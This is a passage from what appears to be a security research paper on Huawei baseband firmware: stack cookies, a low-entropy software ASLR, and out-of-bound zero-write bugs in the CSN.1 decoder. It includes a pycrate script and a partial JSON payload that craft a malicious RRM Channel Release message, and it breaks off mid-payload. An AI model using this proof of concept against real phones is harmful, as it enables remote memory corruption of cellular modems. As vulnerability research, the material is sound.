20d3a314    f0 b5    push   { r4, r5, r6, r7, lr }
20d3a316    56 46    mov    r6, r10
20d3a318    4d 46    mov    r5, r9
20d3a31a    44 46    mov    r4, r8
20d3a31c    5f 46    mov    r7, r11
20d3a31e    4d 4b    ldr    r3, [DAT_20d3a454]  ; load `__stack_chk_guard` rodata-based offset
20d3a320    f0 b4    push   { r4, r5, r6, r7 }
20d3a322    00 22    mov    r2, #0x0
20d3a324    4c 4e    ldr    r6, [UINT_20d3a458] ; load `rodata` pc-based offset
20d3a326    4d 4c    ldr    r4, [INT_20d3a45c] ; -604
20d3a328    7e 44    add    r6, pc          ; calculate `rodata` effective address
20d3a32a    a5 44    add    sp, r4          ; create the current stack frame
20d3a32c    f1 58    ldr    r1, [r6, r3]    ; calculate `__stack_chk_guard` effective address
20d3a32e    4c 4d    ldr    r5, [INT_20d3a460]
20d3a330    10 ac    add    r4, sp, #0x40
20d3a332    0b 68    ldr    r3, [r1, #0x0]  ; dereference `__stack_chk_guard` pointer
20d3a334    07 1c    add    r7, r0, #0x0
20d3a336    95 93    str    r3, [sp, #596]  ; save cookie to the top of current stack frame
```

Stack Cookie verification code in the `DRVAGENT_RcvDrvAgentSimlockDataReadQryReq` function:

```
... <near the function return> ...
20d3a3ec    95 9a    ldr    r2, [sp, #596] ; load the stack cookie from the stack
20d3a3ee    2b 68    ldr    r3, [r5, #0]   ; load from the global `__stack_chk_guard` variable
20d3a3f0    00 20    mov    r0, #0
20d3a3f2    9a 42    cmp    r2, r3         ; compare them
20d3a3f4    2b d1    bne    LAB_20d3a44e   ; if not equal, begin exception
...
20d3a44e    16 4b    ldr    r3, [UINT_20d3a4a8] ; load `__stack_chk_fail` rodata-based offset
20d3a450    f3 58    ldr    r3, [r6, r3]        ; dereference `__stack_chk_fail` pointer
20d3a452    98 47    blx    r3                  ; call `__stack_chk_fail` function
```

3.2.4 Address Space Layout Randomization

The ASLR mitigation technique is the most recent among the current list. It only got introduced with the 990 series. Generally ASLR should be regarded a fairly standard technology by today's standards, but let's pause here for a moment.

ASLR is commonly aided with hardware support to both get the randomized virtual memory address and use the physically bounded memory efficiently, as nobody can justify 16 exbibytes of RAM only to cover the whole 64 bit address space. The hardware support is usually an MMU (Memory Management Unit), which stores virtual to physical address mapping rules in translation tables. But the modem uses its CPUs in PMSA mode, and as its name suggests, it operates on physical memory and does not have an MMU!

Huawei's solution is a "software-implementation" of ASLR: they load the modem firmware in memory to a random offset, thus gaining the randomness in the memory layout. Of course this method wastes memory, because there would be memory ranges at the beginning and end of the designated modem region which must be left empty to ensure the possibility of random placement.

One would expect that if the ASLR is based on shifting the loading address with a random slide, than the code will be PIE. But this is not the case! In the (decrypted) modem firmware we find very much position dependent code.

This contradiction is resolved by the modem loader implementation, which resides in the secure world. Huawei's TEEOS implementation carries multiple built-in trusted applications (TA), one of which is `platdrv.elf`. This TA implements a device-independent interface to implement device-dependent parts, such as the modem loading. Turns out, this TA also acts as a load-time linker.

The modem image now contains a giant relocation table which enumerates the locations of pointers and `movw/movt` instructions which are used to load an address. The TA generates an offset in the range of `[0x10000;0xfffc0]` with a 64 byte alignment (6 bit masked to zero) and it modifies every bit of data and code based on the relocation table accordingly. The following decompiled code snippet illustrates the loading offset generation function:

```
int generate_image_offset(uint *image_offset) {
  if (get_random_size(4, out_ptr) != 0) {
    error_print(0, ”%s %d:error:generate iamge_offset failed!\n ”, ”[error]”, 0x3d);
    return 0xffffffff;
  }
  /* image_offset maps into the [0x10000;0xfffc0] range */
  *image_offset = (*image_offset % 0xf0000 & 0xffffffc0) + 0x10000;
  return 0;
}
```

The relocation table entries in the modem have the following format:

```
00000000 relocation_table_entry_t struc ; (sizeof=0xC, mappedto_26)
00000000 addr            DCD
00000004 type            DCD
00000008 orig_addr_val   DCD
0000000C relocation_table_entry_t ends
```

The type can be 2 (data dword), 0x2B (MOV instruction - LSB short of an address), and 0x2C (MOVT instruction - MSB short of an address). For example:

```
RAM:2273795C                 relocation_table_entry_t <loc_20081034, 0x2B, stack_check_fail>
RAM:2273795C                 relocation_table_entry_t <loc_20081038, 0x2C, stack_check_fail>
RAM:2273795C                 relocation_table_entry_t <off_20081040, 2, g_table_head>

(...)

RAM:20081034 loc_20081034     MOV             R3, #0xAF188
RAM:20081038 loc_20081038     MOVT            R3, #0x21EA
RAM:2008103C                  BLX             R3      ; stack_check_fail
RAM:20081040 off_20081040     DCD stru_2273795C.addr+0x383AC
```

The amount of randomness provided by this ASLR is significantly lower compared with Linux (14 bit versus 28/32 bit). To gain more entropy with this approach, significantly more memory would have to be sacrificed, which is not feasible. At the same time, the ASLR granuality is much lower, 64 byte instead of the usual 4096 byte page size of Linux.

In addition to this ”explicit” ASLR, there is another way that baseband images actually provide address layout entropy that is worth highlighting. For lack of a better term, we call this implicit ASLR. Quite simply, firmware updates introduce meaningful entropy into the exact location of specific code or data. This of course is true with virtually all kinds of software. However, in traditional exploitation scenarios, even remote exploitation (e.g. a browser), the attacker usually has obvious ways to know the exact compiled version it is up against.

(Un)fortunately, this feature is not a given in the case of baseband exploitation. While 3GPP protocol identity request messages provide device variant information (IMEI), the exact firmware version itself is not knowable ”as a feature”. This difficulty hasn’t mattered in demonstrations like Pwn2Own, but matter quite a bit in the real world. This ”implicit ASLR” itself could necessitate either an info leak or another technique to achieve an exploit that can be firmware address agnostic.

On the other hand, basebands typically silently reboot when they crash, which at least allows for blunt bruteforcing. As long as the ”implicit ASLR” entropy ends up being fairly low against a specific target, this approach might be viable (if ugly). In this regard, the somewhat weak 14 bits of new ASLR entropy in Kirin 990 basebands still makes a big difference.

4 Over-The-Air: CSN.1

4.1 Prior Art

The first iteration of security research into the cellular attack vector targeted SMS TPDU parsing (over GSM: 1, 2 and TD-CDMA: 3).

Attention turned to lower level aspects of Layer 3 of GSM with the seminal ”All Your Basebands Are Belong To Us” (see here).

Layer 3 mostly consists of the protocols that implement the NAS. Described in 3GPP 24.007, these are Mobility Management (GMM in GPRS, EMM in LTE) and Connection Management (which includes Call Control, Session Management, SMS). Messages in these protocols use a common TLV encoded IE (information element) format. These protocols are where the majority of previous research into baseband vulnerabilities have identified classic buffer overflows in the parsing of malformed TLV encoding of IEs - from our own remote Samsung baseband exploitation work to follow-ups on Samsung (1, 2, 3, 4, 5) and also MediaTek.

4.2 Access Stratum in 3GPP and CSN.1


So what about the part that isn’t the NAS?

The standards defined by 3GPP distinguish an ”Access Stratum” (AS) from a ”Non-Access Stratum” (NAS). AS refers to the actual last mile. This is the over-the-air link (called the Um interface) between the MS (the mobile device) and the base transceiver station (BTS). On the other hand, the NAS refers to the logical link between the MS and the component inside the operator’s network that is called the Mobile Switching Center (MSC), which in reality is established over multiple components and interfaces.

The part of Layer 3 that manages the AS as opposed to the NAS in GSM is called RRM (44.018 GSM Radio Resource Management). Newer generation networks (3G and 4G) superseeded RRM with RRC.

In the case of these protocols, 3GPP specifications mostly use a completely different style of encoding from classic TLV-encoded IEs. 3G and 4G RRC use the widely deployed ASN.1. RRM, however, uses CSN.1 instead.

One prior research has touched on CSN.1, but only as an underlying layer: the CSN.1 decoding itself wasn’t considered for its security implications, only as an encapsulation for the payload of RRM Paging messages that was looked at, namely



broadcast warning messages (ETWS).

Unrelated to specifications but importantly for our research target, while it has been well-established by previous research that leaked older versions of the Huawei baseband source code are available on github, the leak actually contains mostly NAS layer code. Almost all the AS layer source code isn't part of the leak. For that reason, focusing on this code in the case of Huawei is more interesting.

Therefore, we have decided to look into the security implications of the CSN.1 decoding implementation itself.

4.3 CSN.1 Basics

CSN.1 is similar to ASN.1. The big difference from a semantical perspective is that CSN.1 was envisioned for these particular protocols only whereas ASN.1 is designed as a generic encoding format (hence "c" as in concrete vs "a" as in abstact syntax notation).

One result of this is that ASN.1 defines many types of objects (sequences, enums, integers, etc), whereas the CSN.1 grammar is a lot simpler. The syntax basically consists of bit value conditionals for signaling the presence or absence of optional fields, the length of bitfields for a given element of a message, and the ability to define structures, for the sake of simplicity of writing out grammars. Here, as an example, is the CSN.1 definition of a simple structure, Individual Priorities:

```
< Individual priorities > ::=
  { 0 | -- delete all stored individual priorities
    1
    -- provide individual priorities
    < GERAN_PRIORITY : bit(3) >
    { 0 | 1 < 3G Individual Priority Parameters Description :
      < 3G Individual Priority Parameters Description struct >> }
    { 0 | 1 < E-UTRAN Individual Priority Parameters Description :
      < E-UTRAN Individual Priority Parameters Description struct >> }
    { 0 | 1 < T3230 timeout value : bit(3) >}
    { null | L -- Receiver compatible with earlier release
          | H -- Additions in Rel-11
            { 0 | 1 < E-UTRAN IPP with extended EARFCNs Description :
              < E-UTRAN IPP with extended EARFCNs Description struct >> }
    }
  };
```

One wrinkle, however, is that CSN.1 grammar allows not only for optional fields, but for variable length elements as well. In CSN.1, the length of variable length fields can be defined in two ways: explicitly or implicitly.

In the explicit case, the grammar refers to a length value that is derived from another field directly; one example is the SI2quater Rest Octet (from 44.018 10.5.2.33b.1):

```
< GPRS REPORT PRIORITY Description struct > ::=
  < Number_Cells : bit(7)>
  {REP_PRIORITY: bit } * (val(Number_Cells));
```

The implicit case is used for so called “repeated structures”. These are defined recursively by the syntax: instead of encoding an explicit repetition count, each repetition is preceded by a repetition bit. As long as the repetition bit has a certain value, a new repetition is parsed and parsing stops when the alternative value of the repetition bit is encountered. This can work both ways:

```
{1 < repeated_struct >} ** 0}
{0 < repeated_struct >} ** 1
```

The first means that for every repeated instance of ”struct”, there will be a 1 bit followed by the struct instance’s encoding. The decoding is terminated at the first occurrance of a 0 bit instead of a 1 bit for the repetition bit. This is the most typical notation. The alternative means that repetition will continue as long as a 0 bit is read and is terminated at the first 1 bit.

A concrete example is the RTD6 field from the SI2quater Rest Octet’s definition to exemplify the recursively defined repeated structure case:

```
< RTD6 Struct > ::=
  { 0 < RTD : bit (6) > } ** 1; -- Repeat until '1' ;
                                   '1' means last RTD for this frequency
```

This is where the most crucial difference between ASN.1 and CSN.1 exists. In the case of ASN.1, constraints on dynamically sized elements (such as strings or lists) are part of the grammar definition itself. But in the CSN.1 grammar, the syntax does not contain a way to define length/count constraints beyond the maximum values that are the direct consequence of the size of bitfields in the explicit case. For example, if a length is encoded on 4 bits, its max value will be limited at 15, or if a list of elements are encoded in 10 bits per element and the total message can have at most 160 bits, than no more than 16 elements may fit.

So we can see that the potential poblem is that the specifications of recursively defined repeated structure cases do not contain explicit repetition count upper bounds that should be enforced by implementations. Absent a specification definition of what combinations the MS is supposed to consider as valid vs invalid, this gets ambigous very quickly in messages that have multiple, nested repetition elements.

Note how this is different from ”traditional” GSM TLV parsing: in those cases, the specification defines clearly (with explicit upper bounds) what cases constitute an invalid length value for an information element in relation to the entire message, and it also defines clearly what the implemention should do with malformed information elements.

This ambiguity led us to expect that there is potential for a class of bugs arising from the implementation not being careful with limiting these recursions any more than what the specification mandates.

4.4 Huawei’s CSN.1 Decoder

In Huawei’s baseband, the encoding and decoding of CSN.1 is handled by a stack-based virtual machine (VM) implementation.

The virtual machine operates on a fixed size stack, to where it pushes the instructions to be executed and always executes the topmost entry on the stack as the next instruction. For each type of message, the decoder library contains a VM ”program” in a binary format. All of these per-message ”programs” are compiled together into one binary program table. The `Csn1_Decode` function ”executes” the VM, with one of the arguments of the function call dictating which program to run, i.e. which message type to decode from the input bitstream. For example:

```
Csn1_Decode (CSN1Table, CSN1Context, Buffer, BitOffset, Destin,
             sizeof (c_type_name), Length,
             /* CASEID=28491 OFFSET=199987 */ 199987,
            CSN1FunctionMap, CSN1ExpressionMap);
```

More precisely, the decoding happens in two phases. The first phase is when the VM commands get executed. However, this round does not actually copy anything from the input bitstream into the destination decoded structure yet. It only ”tags” the input bitstream with fields stored on a separate stack. These field tags are pointers into specific bits in the bitstream and also note the sizes of the fields and possible parent elements.

Here is the complete list of the VM’s instructions:

INSTRUCTION	BYTECODE
STACKPUSH_NBT	0x00
STACKPUSH_XNBT	0x01
STACKPUSH_UTOP	0x02
STACKPUSH_TRK	0x03
STACKPUSH_INFR	0x04
ENTER_FLD	0x05
EXIT_FIELD	0x06
TERM_LOOP	0x07
DECOCASE_0	0x08
DECOCASE_1	0x09
DECOCASE_A	0x0A
DECOCASE_H	0x0B
DECOCASE_L	0x0C
ENCOCASE_0	0x0D
ENCOCASE_1	0x0E
ENCOCASE_A	0x0F
ENCOCASE_H	0x10
ENCOCASE_L	0x11
CSN1_CUSTOM	0x12
ENCOFIELD	0x13
RETURN	0xFF

These instructions can be grouped as ones that:

- push to the stack with various attributes (tags, repetition) (`STACKPUSH_*`)
- define fields (`ENTER_FLD`, `EXIT_FIELD`, `TERM_LOOP`)
- execute actions based on the current message bits (`DECO/ENCOCASE_{0,1,A,H,L}`)
- execute custom external function calls (`CSN1_CUSTOM`)

The custom instructions are used for the few more complex cases of unpacking bits from a fix bitlength field that are defined by the grammar - one example, p(x) defined in 44.018 9.1.54.1. is described later. These are simply implemented in regular C code.

To facilitate understanding the VM's behavior, we wrote our own decompiler that parses the binary-packed commands (replicating the native implementation of the VM command) and prints the "program" of each message decoding in a human-readable format. The below is a sample that shows how the CSN.1 syntax translates to VM commands. This shows the processing of "individual priorities" in `DECODE_c_Individualpriorities`, the syntax of which is defined in 44.018 Rel15 – Table 10.5.2.75.1:

```
...
[200417] ENTER_FLD: field=6372 -- Repeated Individual E-UTRAN Priority Parameters struct
  [558] DECOCASE_1                -- implicit repetition begin
    [200463] ENTER_FLD: field=6373 -- { 1 < EARFCN : bit (16) > } ** 0
      [611] DECOCASE_A x 16
    [199936] EXIT_FIELD: field=6373
  [82] TERM_LOOP
  [572] DECOCASE_0                 -- implicit repetition closing zero
...
```

Once the VM has run, the message - if deemed valid - has been recognized and its fields tagged. The next step is the actual message decoding into a fixed structure (fixed in the sense that the memory layout of the structure does not depend on the decoded data). The copying round is implemented per-message with "regular" procedural code that walks the array of generated tags to move all the relevant bits from the identified offsets into the destination structure's appropriate elements.

A good example for how this copying looks like for the explicit repetition type is the Extended Measurement Results information element (44.018 Rel15 10.5.2.45), where the repetition is fixed by the specification to 21. Indeed, the parsing code also assumes 21 elements:

```
typedef struct _c_TRXLEVCarriers {
    ED_OCTET data [21];
    int items;
} c_TRXLEVCarriers;
```

```
DECODE_c_TRXLEVCarriers:
...
  for (i=0; (i<21) && (Length>0); i++) {
    SETITEMS_c_TRXLEVCarriers(Destin, i+1);
    Destin->data[i] = EDBitsToInt (Buffer, CurrOfs, 6);
    ...
  }
...
```

However, for the implicit repetition, which in theory can contain infinite repetitions, the situation is not so trivial. Because the virtual machine implementation operates on a fixed structure layout, the design must contain a fixed number of repeated elements in the structure, which means arrays of a predefined size. So let's observe what happens when more elements arrive than what the decoding structure can store. Let's consider the Individual priorities information element decompiled VM code again:

```
...
[200417] ENTER_FLD: field=6372 -- Repeated Individual E-UTRAN Priority Parameters
↪  struct
  [558] DECOCASE_1                  -- implicit repetition begin
    [200463] ENTER_FLD: field=6373 -- { 1 < EARFCN : bit (16) > } ** 0
      [611] DECOCASE_A x 16
    [199936] EXIT_FIELD: field=6373
  [82] TERM_LOOP
  [572] DECOCASE_0                  -- implicit repetition closing zero
...
```

The instruction calling the inner repeated EARFCN parsing is a `STACKPUSH_INFR`, which would define to "infinitely" (actually maximum 32767 times) call the inner EARFCN decoding procedures as long as the `DECOCASE_1` succeeds (it finds a '1' instead of the closing '0').

What we see from this is that at the first stage of decoding a repeated element there is no check to prevent storing more repetitions than the final decoding structure will hold - but, so far nothing wrong happened, as the bitstream is only tagged with fields, we haven't done any copying.

At the second stage, a procedural function (so not the previous VM) is implemented for each handled message type to transform the tagged field into the already mentioned decoding structure with the fixed layout. Those functions have a name beginning with `DECODE_c_*`.

The usual layout of a stucture holding a repeated element is the following:

```c
typedef struct _ELEMENT_TYPE {
  ACTUAL_DATA data[BOUNDED_SIZE]; /* array of repeated elements */
  int items;                      /* number of stored data */
} ELEMENT_TYPE;
```

Whereas the usual skeleton of the decoding function looks like the following:

```c
long DECODE_c_* (const char* ED_CONST Buffer, ED_CONST long BitOffset,
                 c_type_name * ED_CONST Destin, long Length)
```

```

{
  int i;
  CSN1_EN_DECLARE_STACK

  Csn1_Decode (CSN1Table, CSN1Context, Buffer, BitOffset, Destin,
               sizeof (c_type_name), Length,
               /* CASEID=28491 OFFSET=199987 */ 199987,
               CSN1FunctionMap, CSN1ExpressionMap);

  for (i=0; i<CSN1Context->CSN1_Stack.fieldState.fieldsTop; i++) {
    if (CSN1Context->CSN1_Stack.fields[i].index >= 0) {
      switch (CSN1Context->CSN1_Stack.fields[i].fieldId) {

        (...)
        case 6378: {
          SETITEMS_...( data[outer_loop].EARFCN, curr_field.index+1 ); // zero-out
          data[curr_field->parent->index].EARFCN.data[curr_field.index+1]
            = EDBitsToInt(...); // copy data
          break;
        }
        (...)
      }
    }
  }

  CSN1_StackFree (&CSN1Context->CSN1_Stack);
  return ((CSN1Context->Continue == 0) ?
    (CSN1Context->CurrOfs-CSN1Context->BitOffset) : -1);
}
```

In the code above, the `curr_field` variable is a placeholder for `CSN1Context->CSN1_Stack.fields[i]`.

As we can see, first we have the first phase of the decoding (the call to `Csn1_Decode`) and then we walk the identified tags in a for loop. For repeated elements, the same case (tag) will occur repeatedly and so each occurance will result in both calling the specific `SETITEMS_...` function and a setting of a field of the destination array element.

The bottom line is that neither during the VM command execution phase, nor during the destination struct filling phase was there any check to limit the repetitions.

This is the underlying root cause that lead to a lot of manifestations of memory corruption vulnerabilities throughout the codebase.

4.5 Vulnerabilities

4.5.1 Setitem Out-of-bound Zero Write

As we have seen above, in the `DECODE_c_*` decoding functions usually there are minimal initialization snippets associated with repeated fields. Those are used to zero out only the necessary fields and increment the `items` counter:

```c
void SETITEMS_ELEMENT_TYPE(ELEMENT_TYPE* sequence, int desiredItems) {
  int i;
  if (desiredItems > sequence->items)
    for (i=sequence->items; i<desiredItems; i++)
      sequence->data[i].FIELD = 0;

  sequence->items = desiredItems;
}
```

(In this snippet, `desiredItems` is `curr_field.index+1` from above.)

As we can see, every iteration will result in a memory zeroing loop based on the so far observed item count followed by updating the length value also stored into the destination structure.

This is where the conceptual issue turns into a memory corruption vulnerability - an out-of-bound 0 write.

The `ELEMENT_TYPE` memory layout is the same as the pseudo C code above, so the `items` field immediately follows the data array (rounded up to 4-byte boundary). Thus if more elements are inserted into `ELEMENT_TYPE`, the overflowing element will overlap with `items`. Furthermore the comparisons in `SETITEMS_ELEMENT_TYPE` are signed, so even though we can't overwrite `desiredItems` to make it too large (as it comes from the VM stack), the condition can be made true by a negative `items` number. Because the loop begins from `items`, in case of a negative value, `sequence->data[i]` will also jump before the actual beginning of the array. So we end up with a memory corruption primitive that will write from a semi-controlled negative offset all the way to the start of the `sequence->data[]`.

The zero-write granularity (4-, 2- or 1-byte) as well as the number of bits controlled during the data field write (that corrupts the `items` field) depends on the actual repeated data type. The strongest cases allow picking any address that is at a negative offset between 0x80000000 (-0x7FFFFFFF) and 0xFFFE0000 (-0x1FFFF) from the start of `sequence->data` and fill the entire memory range up to the start with zeros.

Although the backward-jumping `SETITEMS_*` functions are the most common, there are examples for the forward direction as well. The pseudo code of them is the following:

```
void SETITEMS_ELEMENT_TYPE ( ELEMENT_TYPE* sequence, int desiredItems ) {
  if (desiredItems > sequence->items)
    for (int i=sequence->items; i<desiredItems; i++)
      sequence->data[i].FIELD = 0;
  else
    for (int i=desiredItems; i<sequence->items; i++)
      sequence->data[i].FIELD = 0;

  sequence->items = desiredItems;
```

In these cases, we get the flipped version of the primitive: we can pick a positive offset from the start of `sequence->data[]` (any number higher than `desiredItems` is possible) and the zeroing will go all the way to that offset.

83 functions, related only to GSM functionality, were all susceptible to out-of-bound zero writes. We have found 385 instances when GPRS Data, GPRS System Information, and Measurement Information messages were also counted. Here is an extract of the list of 83 GSM functions:

```
SETITEMS_c_UTRANFreqList_FDD_ARFCN
SETITEMS_c_BA_List_Pref_BA_FREQ
SETITEMS_c_CellSelectionIndicator_E_UTRAN_Description
SETITEMS_c_CellSelectionIndicator_GSM_Description
SETITEMS_c_CellSelectionIndicator_UTRAN_FDD_Description
SETITEMS_c_CellSelectionIndicator_UTRAN_TDD_Description
SETITEMS_c_SI2quaterRestOctets_GPRS_BSIC_Description_BSIC
SETITEMS_c_SI2nRestOctets_GSM_Neighbour_Cell_Selection_parameters_BSIC
SETITEMS_c_SI13RestOctets_GPRS_Mobile_Allocation_ARFCN_index_list_ARFCN_INDEX
SETITEMS_c_SI13RestOctets_GPRS_Mobile_Allocation_RFL_number_list_RFL_NUMBER)
SETITEMS_c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_
↪   Repeated_Individual_E_UTRAN_Priority_Parameters
SETITEMS_c_Individualpriorities__3G_Individual_Priority_Parameters_Description_
↪   Repeated_Individual_UTRAN_Priority_Parameters
```

Altogether, the attack surface becomes really huge. The majority of these functions decode to a fixed memory location in the BSS, but some decode to the heap as well, making heap-based overwrites a possibility too.

Let’s take the RRM Channel Release (44.018 Rel15 - 9.1.7) message, with an ”Individual priorities” (GSM 44.018 Rel15 - 10.5.2.75) optional information element, as an example.

To reach the individual priorities IE parsing function the following code flow will be traversed:

- `<state machine for GSM>`
- `GASGASM_DecodeL3Downlink`
- `Decode_L3Downlink`
- `SetDecode_L3Downlink`
- `DECODE_c_CHANNEL_RELEASE`
- `DECODE_BODY_c_CHANNEL_RELEASE`
- `DECODE_c_Individualpriorities`

An excerpt of the individual priorities IE from the 3GPP specification (44.018) is shown below.

```
< Individual priorities > ::=
  { 0 | -- delete all stored individual priorities
    1
    -- provide individual priorities
    < GERAN_PRIORITY : bit(3) >
    { 0 | 1 < 3G Individual Priority Parameters Description :
      < 3G Individual Priority Parameters Description struct >> }
    { 0 | 1 < E-UTRAN Individual Priority Parameters Description :
      < E-UTRAN Individual Priority Parameters Description struct >> }
    { 0 | 1 < T3230 timeout value : bit(3) >}
    { null | L -- Receiver compatible with earlier release
          | H -- Additions in Rel-11
            { 0 | 1 < E-UTRAN IPP with extended EARFCNs Description :
              < E-UTRAN IPP with extended EARFCNs Description struct >> }
    }
  };

< E-UTRAN Individual Priority Parameters Description struct > ::=
  { 0 | 1 < DEFAULT_E-UTRAN_PRIORITY : bit(3) > }
  { 1
    < Repeated Individual E-UTRAN Priority Parameters :
    < Repeated Individual E-UTRAN Priority Parameters Description struct >> } ** 0 ;

< Repeated Individual E-UTRAN Priority Parameters Description struct > ::=
  { 1 < EARFCN : bit (16) > } ** 0
  < E-UTRAN_PRIORITY : bit(3) > ;
```

A snippet from the corresponding decoding structure for this message:

```
struct _c_Individualpriorities {
  /*    0      |     1 */
  unsigned char E_UTRAN_Individual_Priority_Parameters_Description_Present;
  /*    1      |     1 */

  (...)

  /*    8      |   788 */
  struct _c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description {
    /*    0      |     1 */
    unsigned char DEFAULT_E_UTRAN_PRIORITY;
    /*    1      |     1 */
    unsigned char DEFAULT_E_UTRAN_PRIORITY_Present;
    /* XXX  2-byte hole */

    /*    4      |   784 */
    struct _c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters {

      /*    0      |   780 */
      struct _c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters_data {
        /*    0      |     1 */
        unsigned char E_UTRAN_PRIORITY;
        /* XXX  3-byte hole */

        /*    4      |    48 */
        struct _c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters_data_EARFCN {

          /*    0      |    42 */
          unsigned short data[21];

          /* XXX  2-byte hole */
          /*   44      |     4 */
          int items;

        } EARFCN;

      } data[15];

      /*  780      |     4 */
      int items;

    } Repeated_Individual_E_UTRAN_Priority_Parameters;

  } E_UTRAN_Individual_Priority_Parameters_Description;

  /*  796      |  1508 */
  c_Individualpriorities__3G_Individual_Priority_Parameters_Description _3G_Individual_Priority_Parameters_Description;

}
```

So we see that while the specification defines two nested infinite repetition elements: (`{< Repeated Individual E-UTRAN Priority Parameters Description struct >> } ** 0` and inside of that there is `{ 1 < EARFCN : bit (16) > } ** 0`), the implemented struct can only hold 15 instances of the description and

21 of the EARFCN.

There are many ways to trigger the vulnerability, but the most simple one is to fill at least 25 EARFCN items into a ”Repeated Individual E-UTRAN Priority Parameters Description struct”.

This is the pseudo code which handles a new EARFCN element:

```
case 6373: {
  SETITEMS_c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters_data_EARFCN ( data[outer_loop].EARFCN, inner_loop+1 );       // zero-out
  data[outer_loop].EARFCN.data[inner_loop] = EDBitsToInt(...); // copy data
  break;
}

void SETITEMS_c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters_data_EARFCN (
  c_Individualpriorities_E_UTRAN_Individual_Priority_Parameters_Description_Repeated_Individual_E_UTRAN_Priority_Parameters_data_EARFCN* sequence,
  int desiredItems
)
{
  int i;
  if (desiredItems > sequence->items) {
    for (i=sequence->items; i<desiredItems; i++) {
      (sequence->data[i]) = 0;
    }
  }

  sequence->items = desiredItems;
}
```

The first 21 EARFCNs are handled properly, so their values are arbitrary. As the EARFCN values are stored on 2 bytes (unsigned short), the ARM compiler rounded the address of the next int element to a 4-byte boundary, thus forming a 2-byte hole. That’s why the 22nd EARFCN is also irrelevant. The 23rd and the 24th repetitions are going to overlap with `int items`, and as the baseband ARM processor is Little Endian, 23rd overwrites the LSB-part of `items` and 24th overwrites the MSB part. As the EARFCN values are 16bit numbers, the whole `[31:16]` bits of `items` are controllable, thus it is possible to create a negative number by setting the most significant bit. The final, 25th element will trigger the intended zero copying vulnerability.

To create an actual payload containing the crafted message we used pycrate as the encoded message would be completely specification-compilant. The script below encodes a `JSON` formatted pycrate object into actual CSN.1 bytes of the RRM - Channel Release message with a single optional information element, the Individual Priorities.

```
from pycrate_csn1dir.individual_priorities import individual_priorities
import struct
import binascii

with open(”in.json”) as f:
  crafted = individual_priorities.clone()
  crafted.from_json(f.read())
  out = crafted.to_bytes()
  with open(”out.bin”, ”wb”) as g:
    g.write(binascii.unhexlify(”060d007c”) + struct.pack(”B”, len(out)))
    g.write(out)
```

The corresponding `in.json` file encodes a negative, about 16MB magnitude (`0b1111111110000000 << 17`) offset for the 25th round, which is enough to reach the read-only code regions:

```
{
 ”individual_priorities”: [
  ”1”,
  {
   ”geran_priority”: ”111”
  },
  [
   ”0”
  ],
  [
   ”1”,
   {
    ”e_utran_individual_priority_parameters_description”: {
     ”e_utran_individual_priority_parameters_description_struct”: [
      [
       ”1”,
       {
        ”default_e_utran_priority”: ”101”
       }
      ],
      [
       [ ”1”, {
         ”repeated_individual_e_utran_priority_parameters”: {
          ”repeated_individual_e_utran_priority_parameters_description_struct”: [
           [
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],
            [ ”1”, { ”earfcn”: ”0000000000000000” } ],

